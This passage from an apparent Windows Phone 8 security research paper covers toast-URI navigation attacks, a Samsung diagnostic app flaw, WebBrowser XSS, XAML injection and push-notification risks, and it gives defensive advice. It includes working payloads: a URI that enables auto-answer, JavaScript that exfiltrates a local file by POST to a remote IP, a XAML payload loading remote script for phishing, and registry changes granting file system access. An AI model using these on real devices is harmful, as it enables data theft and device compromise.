
An lpURI can then be specified which is constructed using an App URI Protocol handler in the following format:

App://07a20ad9-a4f9-3de3-855f-dcda8c8cab39/_default#/WP8Diag;component/7_ETC/RegistryOperationsCheck.xaml

- GUID is ProductID from WMAppManifest.xml
- <DefaultTask Name="_default" NavigationPage="MainPage.xaml" />
- Assembly name the XAML is located in
- ;component followed by full path to XAML in resources

[5] http://forum.xda-developers.com/showthread.php?t=2398275

All the XAML files in the application can be determined by browsing the resources within the .NET assembly using reflector. For example:


Search Object Browser (Ctrl-F)

- MTProto.WP8 (1.0.0.0)
- Telegram.Core (1.0.0.0)
- MTProto.Core (1.0.0.0)
- BasisControls (1.0.0.0)
- Telegram.AppResources (1.0.0.0)
- GalaSoft.MvvmLight.WP71 (4.2.30.23589)
- TelegramClient (1.0.0.0)
  - TelegramClient.dll
  - Resources
    - TelegramClient.g.resources
    - TelegramClient.Resources.AppResources.reso

TelegramClient.g.resources

Name	Value
views/additional/editcurrentuserview.x...	ef bb bf 3c 70 68 6f 6e ... (6280 bytes)
views/additional/notificationsview.xaml	ef bb bf 3c 70 68 6f 6e ... (10882 bytes)
views/additional/privacystatementview...	ef bb bf 3c 70 68 6f 6e ... (2143 bytes)
views/additional/settingsview.xaml	ef bb bf 3c 70 68 6f 6e ... (8912 bytes)
views/additional/startupview.xaml	ef bb bf 3c 70 68 6f 6e ... (7762 bytes)
views/auth/confirmview.xaml	ef bb bf 3c 70 68 6f 6e ... (5296 bytes)
views/auth/signinview.xaml	ef bb bf 3c 70 68 6f 6e ... (8316 bytes)
views/auth/signupview.xaml	ef bb bf 3c 70 68 6f 6e ... (6739 bytes)
views/chats/addchatparticipantview.xa...	ef bb bf 3c 70 68 6f 6e ... (2081 bytes)

The lpUri parameter can then be constructed using this information gathered.

When a toast of this type is clicked, the application is launched (or foregrounded), the specified XAML screen navigated to, and the parameters passed to the OnNavigatedTo method.

If an application retrieves the value as a parameter in the query string and trusts this value then a security problem could potentially arise. Typically the following code is used to extract parameters from the URI passed: NavigationContext.QueryString.TryGetValue(“arg", out arg).

It should be noted that this functionality can also be called from an application which utilises a background agent. Therefore the user does not necessarily need to be interacting with the malicious application for exploitation to occur.

A malicious application can then be constructed which sits in the background and issues these toast messages. If a user is currently running a foregrounded application with an authenticated session, it may be possible to hijack the flow of execution and manipulate the application’s state.

Code samples can be found at the following URI: http://forum.xda-developers.com/showthread.php?t=2398275

6.2.1 Samsung Diagnostic Application Vulnerability

As an example of this class of vulnerability, in the WP8Diagapplication, a query string can be constructed which will call dangerous functionality when passed to the OnNavigatedTo handler. Specifically, the device can be formatted, or auto-answer functionality can be enabled when a malicious query string is passed.

The following code snippet details the vulnerabilities:

```
protected override void OnNavigatedTo(NavigationEventArgs e)
{
if (base.NavigationContext.QueryString.ContainsKey("mode"))
{
    switch (int.Parse(base.NavigationContext.QueryString["mode"]))


   case 0x63:
        {
            uint num4 = uint.Parse(base.NavigationContext.QueryString["detail"]);
```

```
                    Debug.WriteLine("detail:" + num4);
                    try
                    {
                        if (num4 == 0x775b7b02)
                        {
                            if (this.myNative != null)
                            {
                                this.textBlock1.Text = "Format Phone:";
                                Thread.Sleep(0x3e8);
                                if (this.myNative.FormatPhone() != 0)
                                ..

                             CRPCComponent.Registry_SetDWORD(0x80000002, @"System\State\RIL",
"AutoReceive", num4, ref num5);
```

In order to exploit this dangerous functionality, a malicious application which calls the API function Shell_PostMessageToast() with a maliciously crafted URI has to be deployed on the device. If a user clicks the toast message, the functionality is called. It should be noted that the toast message UI can provide any prompt to the user and is attacker controlled.

The function Shell_PostMessageToast() exported from ShellChromeAPI.dll can be used to trigger a navigation to this URI by using the above URI as the lpURI parameter passed in the struct to Shell_PostMessageToast.

```
extern "C" WINADVAPI VOID APIENTRY
Shell_PostMessageToast(     _In_ TOAST_MESSAGE* toastMessage     );
```

The following URI can be used to trigger the dangerous functionality when passed as the lpUri parameter in the _TOAST_MESSAGE struct as an argument to the Shell_PostMessageToast function:

app://07a20ad9-a4f9-4de3-855f-dcda8c8cab39/_default#/WP8Diag;component/6_Log/log.xaml?mode=99&detail=1

This payload URI executes the WP8Diag application and causes the code in 6_Log/log.xaml.cs OnNativatedTo to execute with the parameters (mode=99&detail=1). This will put the phone into Auto Answering mode.

6.2.2 Marketplace Validation

It was expected that Marketplace validation would prevent 3rd party applications using undocumented APIs like the above. However, this does not seem to be the case as the following application was found to perform a runtime look up of the Shell_PostMessageToast function's address:

http://www.windowsphone.com/en-us/store/app/quick-tiles/1725cca2-2349-4d33-b5d5-8b04e7810c04

```
MOV                R4, GetProcAddress
MOV                R1, aShell_postmess ; "Shell_PostMessageToast"
LDR                R4, [R4]
BLX                R4
```

Therefore it should be imperative that applications are coded defensively to protect against this type of attack.

6.2.3 Navigation Protection

In order to defend against this attack the following approaches can be taken with an application:

- CSRF style tokens

One solution to this problem and to ensure that malicious navigation cannot affect the application is to use an approach similar to CSRF tokens. The application could implement token generation by creating a token and storing it in an accessible global store. When a navigation action is performed the token will be appended to the query string. The application can then check the token value to ensure that the token is the expected value and allow the navigation to occur if so. An external attacker has no way of predicting the token value (assuming a sufficiently random value is chosen), therefore navigation attacks will fail.

- UI Prompts

It may not be necessary to go to the extremes of implementing CSRF style tokens within the application (for example, the application does not accept any parameters from the query string). However, before performing a sensitive action the user can prompted to ensure that user interaction is required before allowing the action to occur.

7. Input Validation

Input validation is important to ensure that the application acts on data which is clear, correct and useful. From a security perspective, malicious input should be detected before it is processed by the application. On mobile applications sources of input vary significantly from web applications and it should be ensured that all possible channels of input are validated. This section describes areas of input validation to be aware of when implementing Windows Phone 8 applications and the impact malicious input could have to the application. Where possible, this section provides guidelines on best practices for performing input validation on Windows Phone 8 applications.

7.1 Web Browser Control

In Windows Phone 8 applications it is possible to embed a browser control within the application. This is performed as follows:

```
<phone:WebBrowser Name="browser" HorizontalAlignment="Left" Margin="77,55,0,0"
VerticalAlignment="Top" Height="217" Width="345"/>
```

By default JavaScript code execution is disabled. If this functionality is required then it must be manually enabled using `IsScriptEnabled="True"` in the XAML definition or programmatically enabled in code using `browser.IsScriptEnabled = true;`.


The application must also be given the ID_CAP_WEBBROWSERCOMPONENT capability in the WMAppManifest.xml.

There are a number of security issues to be aware of when using a WebBrowser control within your application. These are as follows:

7.1.1 Cookie Storage

On Windows Phone 8, cookies can be found in the INetCookies folder which is hidden from the file browser by default. To examine the cookies stored by an application the following path can be browsed to:

Twitter Vine Cookies:



Samsung ATIV S ▸ Phone ▸ Data ▸ Users ▸ DefApps ▸ APPDATA ▸ {F9E6F07E-E47E-47F5-806D-55D4F79F2B60} ▸ INetCookies

RV7262Y1
Text Document
93 bytes

Windows Phone 8 provides the following methods to clear cookies on Web Browser controls:

ClearInternetCacheAsync http://msdn.microsoft.com/en-us/library/windowsphone/develop/jj571213(v=vs.105).aspx

ClearCookiesAsync http://msdn.microsoft.com/en-us/library/windowsphone/develop/jj571211(v=vs.105).aspx

It is best practice to clear cookies on logout of a mobile application (as well as ensuring the session has been terminated on the server side) to reduce the exposure if a cookie is compromised. It should also be ensured that all cookies are transmitted over a secure connection (HTTPS).

7.2 Cross Site Scripting (XSS)

Mobile applications, just like desktop applications, can be vulnerable to XSS. XSS typically consists of an attacker injecting client side scripting (JavaScript) into a page browsed to by a user. Normally there are two methods of XSS, reflective and embedded. Reflected XSS is typically performed by an attacker creating a malicious URI which contains JavaScript and when executed by the user performs a malicious action in the context of the user’s session. Embedded or stored XSS is where the JavaScript is stored within the page (for example in the database used by the application) and will be executed when the user visits the page.

On Windows Phone 8 there are multiple ways of loading content into a WebBrowser control and can potentially introduce security issues (such as an attacker being able to recover local files).

- Loading from a string
- Loading from a local file
- Loading remotely

The following methods are typically used to load pages within a Windows Phone 8 application.

Loading from a string (about:blank protocol handler):

The method loads content from a string into the WebBrowser control of the application.

```
public void NavigateToString(
  string text
)
```
http://msdn.microsoft.com/library/windows/apps/br227711

JavaScript code executing within this context is run in the about: protocol handler It was determined to not be possible to gain access to local files when an attacker controlled the NavigateToString parameter. However, in future, further research may reveal methods of exploiting this functionality. It is therefore recommended that validation is performed of untrusted input to ensure that an attacker cannot use this to perform exploitation of the Windows Phone 8 application.

Loading from a local file (x-wmapp0 protocol handler):

```
browser.Navigate(new Uri("test.html",UriKind.Relative));
```

Code executing in this context is loaded into the x-wmappp protocol handler. This is dangerous if an attacker is able to control the contents of this file which is loaded locally. A typical mistake found in mobile application is the caching of local content to a file before rendering in the local context.

Cross domain polices do not prevent cross domain POST requests in this case. Therefore, an attacker is able to read a file in the local sandbox, then transmit this to a remote destination. This could introduce significant risk into an application which is vulnerable to this.

The following process can be used to exploit this issue:

1) Attacker injects in iframe with the src set to the file in the application sandbox to read such as secret.txt

```
<iframe src='x-wmapp0:secret.txt' id='ifr'/>
```

2) An XMLHttpRequest can then be made to a remote URI POSTing the contents of the file.

```
content = iframeId.contentWindow.document.body.innerHTML;
```

```
var x = new XMLHttpRequest();

x.open('POST','http://192.168.0.3:8000',true);

try { x.send(content); } catch (e) { alert(e.message); }
```

3) The attacker has now access to the file secret.txt which has been transmitted in the POST request.

Loading a remote page directly:

Typically on Windows Phone 8 the remote loading of a site is performed using the Navigate functionality. For example:

```
browser.Navigate(new Uri("http://www.google.co.uk", UriKind.Absolute));
```

This was found to have normal browser same origin policies applied.

7.2.1 XMLHttpRequest Notes

Windows Phone 8 applications are blocked from accessing local files using XMLHttpRequest. Attempting to load the content from a string or from a local file both failed. When attempting to use XMLHttpRequest an access denied error message is displayed.

When accessing local content using Navigate, it is possible to use XMLHttpRequest from an x-wmapp0: context (such as accessing a remote website and POSTing back information obtained locally).

When accessing local content using NativateToString, access is denied is returned from the about:blank context when trying to access remote URIs.

7.2.2 XSS Recommendations

The following recommendations can be made to increase the difficulty or prevent an attacker being able to perform XSS against a Windows Phone 8 application.

- Ensure that content loaded locally is trusted and that an attacker is not able to perform injection into files which can be stored locally.
- Only enable JavaScript for a WebBrowser control if the application requires it.

7.3 SQL Injection

At this stage, little research has been performed into SQL Injection on Windows Phone 8. Windows Phone 8 does not allow developers to create raw SQL queries. Dangerous functionality previously available in Silverlight/WPF has been removed (e.g. ExecuteCommand) reducing the likelihood of developers introducing SQL injection into their applications.

It is expected that SQL injection will be covered in an updated version of this paper in the near future. To date no SQL injection vulnerabilities have been identified in the Marketplace applications assessed, demonstrating that the use of object relational mapping and restricting the creation of raw queries can go a long way towards preventing SQL attacks on a platform.

7.4 XAML Injection

After performing a review of a number of Marketplace applications it was found one of these applications downloaded XAML over an insecure connection. This would allow an attacker to manipulate the GUI displayed to the user.

Attempts were made at using this functionality to executive code, however, it was determined that the <x:code> functionality from WPF and event handlers were also disabled when loading XAML at runtime.

An example of this is as follows:

```
public class XamlAdUIWrapper : AdUIWrapper
    {
        private void Client_DownloadStringComplete(object sender, DownloadResultEventArgs e)
..
 try
                        {
                            string xaml = (string) e.Result;
                            UIElement el = (UIElement) XamlReader.Load(this.FixXaml(xaml));
                            this.FinishedCreateElement(el);
```

Due to the lack of code execution in C# another method was determined to exploit this issue. By using the functionality of a web browser control it was possible to inject JavaScript in, this script could then be used to capture or phish credentials from users of the application.

The following demonstrates exploitation of this issue (assuming the attacker controls the string passed to XamlReader.Load function):

```
var x = (UIElement)XamlReader.Load("<phone:WebBrowser
xmlns='http://schemas.microsoft.com/winfx/2006/xaml/presentation'
xmlns:x='http://schemas.microsoft.com/winfx/2006/xaml' xmlns:phone='clr-
namespace:Microsoft.Phone.Controls;assembly=Microsoft.Phone' IsScriptEnabled='True'
Source='http://192.168.1.95:8000/bbb.html'></phone:WebBrowser>");
```

It is recommended that XAML content is not loaded from a remote source within Windows Phone 8 applications. If it is necessary to perform runtime XAML loading, it should be ensured that the XAML is downloaded over a secure connection and validated against a whitelist to increase the difficulty of an attacker being able to use this to perform exploitation of the application.

7.5 JavaScript Bridge Security

The following example shows an application performing registration of a JavaScript bridge. In the GUI XAML the application specifies an event handler to handle ScriptNotify events:

```
<phone:WebBrowser IsScriptEnabled="True" Name="browser" HorizontalAlignment="Left"
Margin="77,55,0,0" VerticalAlignment="Top" Height="217" Width="345"
ScriptNotify="browser_ScriptNotify_1"/>
```

In the C# code the application implements the event handler:

```
        private void browser_ScriptNotify_1(object sender, NotifyEventArgs e)
        {

        }
```

The browser control can then pass a string between the JavaScript and the native code using the window.external.notify('string'); function.

Therefore it is necessary for a developer to ensure that the string passed to the handler cannot cause malicious behaviour within the application. An attacker who is able to inject into clear text communication or control the contents of a WebBrowser control could use this trigger the JavaScript bridge code. Therefore the data passed to the handler should be considered untrusted and should be subject to validation before use.

At this stage no vulnerabilities have been identified in Windows Phone 8 applications implementing JavaScript bridges, however, this functionality should be subject to extra security review due to potential security concerns.

MWR has previously performed extensive research into JavaScript bridges on iOS and Android and hopes to apply this knowledge to Windows Phone 8 applications in the near future. For example:


https://labs.mwrinfosecurity.com/blog/2013/09/24/webview-addjavascriptinterface-remote-code-execution/

8. Backgrounding and Application State

On Windows Phone, only one app may run in the foreground at any given time. This is done to ensure that the application currently in use has sufficient resources necessary to perform any actions smoothly and efficiently. If an application leaves the foreground, it is either suspended or terminated entirely, depending on the situation at the time of navigation. The following image from the MSDN illustrates the possible states a Windows Phone application can be in, and the events which fire in the transitioning between the given states. Currently the state of an application is not very relevant from a security perspective. However, should a jailbreak or system code execution vulnerability be discovered, it may be possible for an application to obtain handles to another application's memory space and extract sensitive information. As such, it is recommended that manual clean-up operations are run when an application leaves the foreground and it is no longer necessary to keep data resident in memory. This process will ensure that the application is not put into a state where information could be leaked from its memory space.

Currently the platform does not appear to write any data to disk when an application is backgrounded. For comparison, iOS will take a screenshot that may contain sensitive information and cache it to disk. However, on Windows Phone 8 it was determined that no such files were written to the application's local store when it is backgrounded. It is expected that this information is only held in memory and not persisted to disk.

http://msdn.microsoft.com/en-us/library/windowsphone/develop/ff817008(v=vs.105).aspx


Application Closing event
Application Launching event
Page OnNavigatedFrom method
Page OnNavigatedTo method
RUNNING
Page OnNavigatedTo method
Application Activated event
Page OnNavigatedFrom method
Application Deactivated event
TOMBSTONED
DORMANT

8.1.1 OnNavigatedFrom Event

This method is called whenever a user navigates away from one of the pages internal to the application. This is called both during normal navigation between differing screens within the same application.

8.1.2 OnNavigatedTo Event

This method is called when a user navigates to a page. This event fires when:

- The application is initially started
- A user navigates between pages of the application
- An application is restored from being dormant or tombstoned

8.1.3 Application Deactivated Event

This event is raised when a user explicitly navigates away from your application's context. This can occur in four situations:

- When the user navigates away by pressing the start button
- When the user launches another application
- When the application launches a Chooser[6]
- If the lock screen is engaged

8.1.4 Dormant State

When an application is deactivated, the operating system attempts to move it into a dormant state. In this state no processing takes place, and all of its threads cease executing. However, the application remains completely intact in memory, so that foregrounding of the application can occur seamlessly.

8.1.5 Tombstoned State

Tombstoning refers to a state in which an application is dormant, yet removed from memory. The operating system will tombstone an application if more memory is required for other active applications or operations. In a tombstoned state, the operating system preserves information about the navigation state of the application (e.g., what screens are open, and tracked user progression through the application) as well as the application state dictionaries[7]). This means that, although its immediate runtime data has been destroyed, an application can re-initialise itself to a useable state when returning from the tombstoned state. The operating system will maintain up to five tombstoned applications at a time.

8.1.6 Application Closing Event

This event is raised when the user attempts to navigate backwards past the first page of an application. The application is terminated and its state is destroyed. In this event, the application has an opportunity to save any

[6] A Chooser is an API used for launching build-in applications (such as the contacts or camera functionality).

[7] http://msdn.microsoft.com/en-us/library/windowsphone/develop/microsoft.phone.controls.phoneapplicationpage.state(v=vs.105).aspx

data that should be preserved across application instances. An application is allowed to continue processing for up to 10 seconds after the event is fired before it will be forcefully terminated by the operating system.

8.1.7 Application UnhandledException

This event is fired when an exception is raised outside of a try/catch block. The event is acting like a global exception handler. In such a situation, it is possible for a developer to set e.handled to true, and the application will attempt to continue to run. However, this is not recommended as the exception should either be handled properly or the handler should be allowed to exit the application gracefully, saving any required data to disk.

8.1.8 General Recommendations

Based on the above events, any sensitive material in memory should be cleared when the following events are fired:


- ApplicationDeactivated
- Closing
- Application_UnhandledException

The events listed above are all of the points at which the application leaves focus. Furthermore, if you do not wish for sensitive material to reside in memory whilst the application isn't in focus, dormancy should be avoided. As ApplicationDeactivated is called prior to dormancy, this is the most important place to remove key material, and can be used to sanitize an application's memory space in all situations. For example, an authenticated session could be terminated as the application is put into the background.

9. Push Notifications

A Windows Phone 8 application may subscribe to a cloud provider in order to receive push notifications. This allows a server to initiate communications with a device. Before considering the security implications of push notifications, it is necessary to understand how the push architecture works.

Microsoft provides detailed documentation explaining this process at http://msdn.microsoft.com/en-us/library/windowsphone/develop/ff402558(v=vs.105).aspx, and this has been duplicated here in order to support the security information that follows.



The full subscription and notification process is as follows:

1) The application uses HttpNotificationChannel to obtain a push notification URI from the push client service running on the local device.

2) The local push client communicates with the Microsoft Push Notification Service (MPNS) which provides the notification URI to the client.

3) The URI is returned to the application.

An example of the code to perform these first three steps is as follows (taken from Viber):

```
channel = new HttpNotificationChannel("ViberChannel", "push.api.viber.com");
                channel.add_ChannelUriUpdated(new
EventHandler<NotificationChannelUriEventArgs>(this.PushChannel_OnChannelUriUpdated));
                channel.add_ErrorOccurred(new
EventHandler<NotificationChannelErrorEventArgs>(this.PushChannel_OnErrorOccurred));
                channel.Open();
```

4) The application can then send the URI to the cloud service:

```
        private void PushChannel_OnChannelUriUpdated(object sender,
NotificationChannelUriEventArgs e)
        {
            this.RefreshChannelBinding();
            this._accountController.UpdatePushToken(e.get_ChannelUri().ToString());
        }
```

5) When the cloud service has data that it wishes to send to the application it will send a notification to MPNS along with the notification URI.

6) A notification is then routed to the push registered application.

9.1.1 Push Notification Security

There are two methods of establishing push notification support. One of these methods is insecure and, unfortunately, it is used by a large number of Marketplace applications. The impact of this issue varies depending on what the application is using push notifications for.

The insecure method of registering for push notifications has the following parameters:

```
public HttpNotificationChannel(
       string channelName
)
```

This method causes an HTTP URI to be returned, for example:

AbsoluteUri = http://db3.notify.live.net/throttledthirdparty/01.00/AQEBFFiGSTI9Q***********bAgAAAAADKwAAAAQUZm52OkIxMjIxM0UxOTEwQjZGQzgFBkVVTk8wMQ

If this URI is passed to the cloud service and used to deliver sensitive information to MPNS then an attacker may be able to recover this information. This is because the data being delivered to Microsoft's cloud servers is communicated over an insecure channel that is vulnerable to interception. Anyone in a position to perform traffic interception then would be able to recover the data. (It should be noted that the message sent from MPNS will always be protected through the use of an SSL connection.) The use of a clear text channel also means that an attacker may be able to recover the push notification URI and start sending fake push notifications to your application.

The secure approach is to use an authenticated push service. This will enforce mutual authentication between the cloud service and the MPNS. An authenticated service can be set up using HttpNotificationChannel with the following parameters:

```
public HttpNotificationChannel(
       string channelName,
       string serviceName
)
```

Note that it is necessary to use the full FQDN for the service name to identify the web service.

More information can be found on sending an authenticated push notification at the following address:

http://blogs.technet.com/b/speschka/archive/2012/06/04/how-to-send-an-authenticated-message-to-the-windows-phone-push-notification-service.aspx

In order to handle push messages on Windows Phone 8, it is possible to register event handlers that will be fired when a notification is received. Registration is performed by using the following event handler bindings:

- ShellToastNotificationReceived
- HttpNotificationReceived

It is necessary to audit all push notification handlers to ensure that an attacker with the ability to inject a malicious push notification will not be able to compromise the application.

10. Application Logging

A common issue that can often be found in mobile applications developed for all platforms is the logging of sensitive data to locations that are accessible to an attacker. Whilst logging is useful for debugging purposes during development, it is recommended that logging is disabled in production releases of an application.

Currently it has not been determined how to gain access to a Windows Phone 8 device's system wide logs. So it is unknown if they can contain sensitive information from applications. However, after initial analysis, it was determined that it is unlikely that a sandboxed application could write directly to device wide log files or read any log files produced by diagnostic debugging in other applications. Event Tracing for Windows (ETW) is a method of providing application developers the ability to trace events within their application. ETW logging is possible on Windows Phone 8, but an application must intentionally implement this feature. More research is required to determine the security controls applied to event tracing at this stage.

From MWR's experience of reviewing Windows Phone 8 applications it has been found that logging is typically performed by writing messages to a file stored within the local data storage for the application. Therefore, if an attacker is able to gain access to this log file (such as using the MTP file system hack describe in the Samsung ATIV s section or lack of device encryption) then sensitive data could potentially be recovered.

Therefore it is recommended that logging is disabled in production builds in order to prevent inadvertent leaks of sensitive data.

11. C++/WinRT Native Code

The Windows Runtime (WinRT) is a collection of libraries or architectural model supporting developments of Windows Runtime components. It is essentially an unmanaged application programming interface based on a lightweight version of COM. Metadata is produced for WinRT components which allows these components to be interfaced with from multiple languages (both managed and unmanaged).

These API definitions are exposed through .winmd files which can be used to interact with the Windows Runtime component. Additional language features have been added with C++/CX (Component Extensions, a language based on C++) which provides "syntactic sugar" to aid programming and reduces the complexity and likelihood of errors typically found with COM programming.

By default the following compiler protections are enabled when compiling native code (including Windows Runtime components) on Windows Phone 8:

- /DYNAMICBASE – Randomize Base Address
- /NXCOMPAT – Data Execution Prevention
- Stack cookies are also enabled for native code.
- /SDL
- /GS

It is possible to check these protections using DUMPBIN or reverse engineering the binaries with IDA.

12. Samsung ATIV S

The Samsung ATIV S introduced a number of security weaknesses into the Windows Phone 8 environment. These vulnerabilities allow much greater flexibility when performing Windows Phone 8 application testing and can provide security professionals with elevated levels of access which would have not have been possible on the other devices.

The introduced vulnerabilities on the ATIV S share similarities with all the problems discussed in the original Windows Phone 7 research performed by MWR:
https://labs.mwrinfosecurity.com/system/assets/128/original/mwri_wp7-bluehat-technical_2011-11-08.pdf

On Samsung ATIS S's a secret dialler code ##634## installs a diagnostics application (WP8Diag) which has the capability (ID_CAP_INTEROPSERVICES). ID_CAP_INTEROPSERVICES is a capability granted to OEM's to provide them with additional functionality on the device. However, is not typically given to third party applications due to the principle of least privilege. The functionality offered by ID_CAP_INTEROPSERVICES could typically be used to compromise platform security controls, therefore this functionality should be heavily restricted and audited.

This diagnostic application provides a significant amount of functionality for both penetration testers and attackers looking to discover weaknesses within the platform's security.

A selection of the functionality offered by this application is:

- Producing Memory Dumps
- Creating Log Files
- Registry Editing
- USB mode switching

Windows Phone 8 provides updated to the OS called (General Distribution Release's). Before GDR3 the above functionality was available within a Samsung application called WP8Diag. Therefore it is recommended to stay on GDR2 at this stage to make use of this functionality when performing application assessments.

12.1 Registry Access

Windows Phone 8 has no registry editor installed by default and it should not be possible to make modifications to the registry on these devices. However, it was determined that the WP8Diag application shipped with the Samsung ATIV S contained registry editing functionality. Whilst this code was not directly callable through normal code paths, by using Shell_PostMessage toasts it is possible to trigger the registry editor.

App://07a20ad9-a4f9-3de3-855f-dcda8c8cab39/_default#/WP8Diag;component/7_ETC/RegistryOperationsCheck.xaml

Once this functionality has been used to perform an 'interop unlock' it is possible to use a registry editor to modify more settings on the device using the same RPC functionality. An application called SamWP8 has been created by _W_O_L_F_ which exploits this functionality to provide a more user friendly method of making device changes and is available at: http://forum.xda-developers.com/showthread.php?t=2435673

12.2 File System Access

The following registry key changes enable full file system access on Samsung ATIV S devices:

CRPCComponent.Registry_SetString(0x80000002, @"SYSTEM\CurrentControlSet\Services\MTPSVC", "ObjectName", "LocalSystem", ref num);

CRPCComponent.Registry_SetString(0x80000002, @"SOFTWARE\Microsoft\MTP", "DataStore", "C:", ref num);

